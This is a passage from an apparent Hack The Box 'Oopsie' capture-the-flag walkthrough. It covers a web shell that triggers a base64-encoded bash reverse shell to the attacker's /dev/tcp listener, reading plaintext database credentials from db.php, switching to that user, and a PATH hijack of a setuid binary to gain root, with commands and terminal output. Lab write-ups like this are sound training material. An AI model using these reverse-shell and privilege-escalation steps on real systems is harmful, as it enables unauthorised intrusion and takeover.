


10.10.10.28/uploads/1.php?c=echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEw

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

When we get a connection, let’s spawn us a tty shell first of all.


```
# python3 -c ‘import pty; pty.spawn(“/bin/sh”)’
```



```
┌──(root💀kali)-[~/htb/Oopsie]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.28] 36448
bash: cannot set terminal process group (1276): Inappropriate ioctl for devic
e
bash: no job control in this shell
www-data@oopsie:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bi
n/sh")'
<oads$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ 
```

Now if we look around, we can discover the **/cdn-cgi/login** folder and inside a **db.php** file with some robert's credentials.


```
# cd /var/www/html/cdn-cgi/login
# cat db.php
```



```
$ cd /var/www/html/cdn-cgi/login
cd /var/www/html/cdn-cgi/login
$ ls
ls
admin.php  db.php  index.php  script.js
$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$ 
```

Let's **su** into a robert's account using found creds and find out what permissions does he have.


```
# su robert
# id
```



```
$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$ cd ~
cd ~
robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$ 
```


We found Robert is part of some **bugtracker** group. So let's try to find any files associated with said group. We discovered a bugtracker binary with setuid.

```
# find / -type f -group bugtracker 2>/dev/null
# ls -la /var/bin/bugtracker
```



```
robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
robert@oopsie:~$ 
```


We discovered a **bugtracker** binary with a setuid set. Lets see what it does when we run it.



```
robert@oopsie:~$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING
 from menu does not stay enabled between connects.

robert@oopsie:~$ 
```

It returns an output report based on the ID provided. Lets try strings to find how it is done.

```
# strings /var/bin/bugtracker
```




```
------------------
: EV Bug Tracker :
------------------
Provide Bug ID:
---------------
cat /root/reports/
;*3$"
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
```

We have found, it calls a report from **/root** directory with **cat** command. We might escalate our privileges by misconfiguring the cat command.


Run the following commands to create a **cat** named script containing **/bash/sh** command within **/tmp** directory. Change its privileges to executable with **chmod**, and spoof its path to our malicious cat script.

```
# cd /var/tmp
# mkdir PATHhijack
# cd PATHhijack
# echo “/bin/sh” > cat
# chmod +x cat
# export PATH=/var/tmp/PATHhijack:$PATH
```



```
robert@oopsie:~$ cd /var/tmp
cd /var/tmp
robert@oopsie:/var/tmp$ mkdir PATHhijack
mkdir PATHhijack
robert@oopsie:/var/tmp$ cd PATHhijack
cd PATHhijack
robert@oopsie:/var/tmp/PATHhijack$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/var/tmp/PATHhijack$ chmod +x cat
chmod +x cat
robert@oopsie:/var/tmp/PATHhijack$ export PATH=/var/tmp/PATHhijack:$PATH
export PATH=/var/tmp/PATHhijack:$PATH
robert@oopsie:/var/tmp/PATHhijack$
```

When we run bugtracker now, it calls our misconfigured function and grants us a shell with root privileges. Congratulations, you have successfully rooted Oopsie vm.



```
robert@oopsie:/var/tmp/PATHhijack$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------

# id
id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
# 
```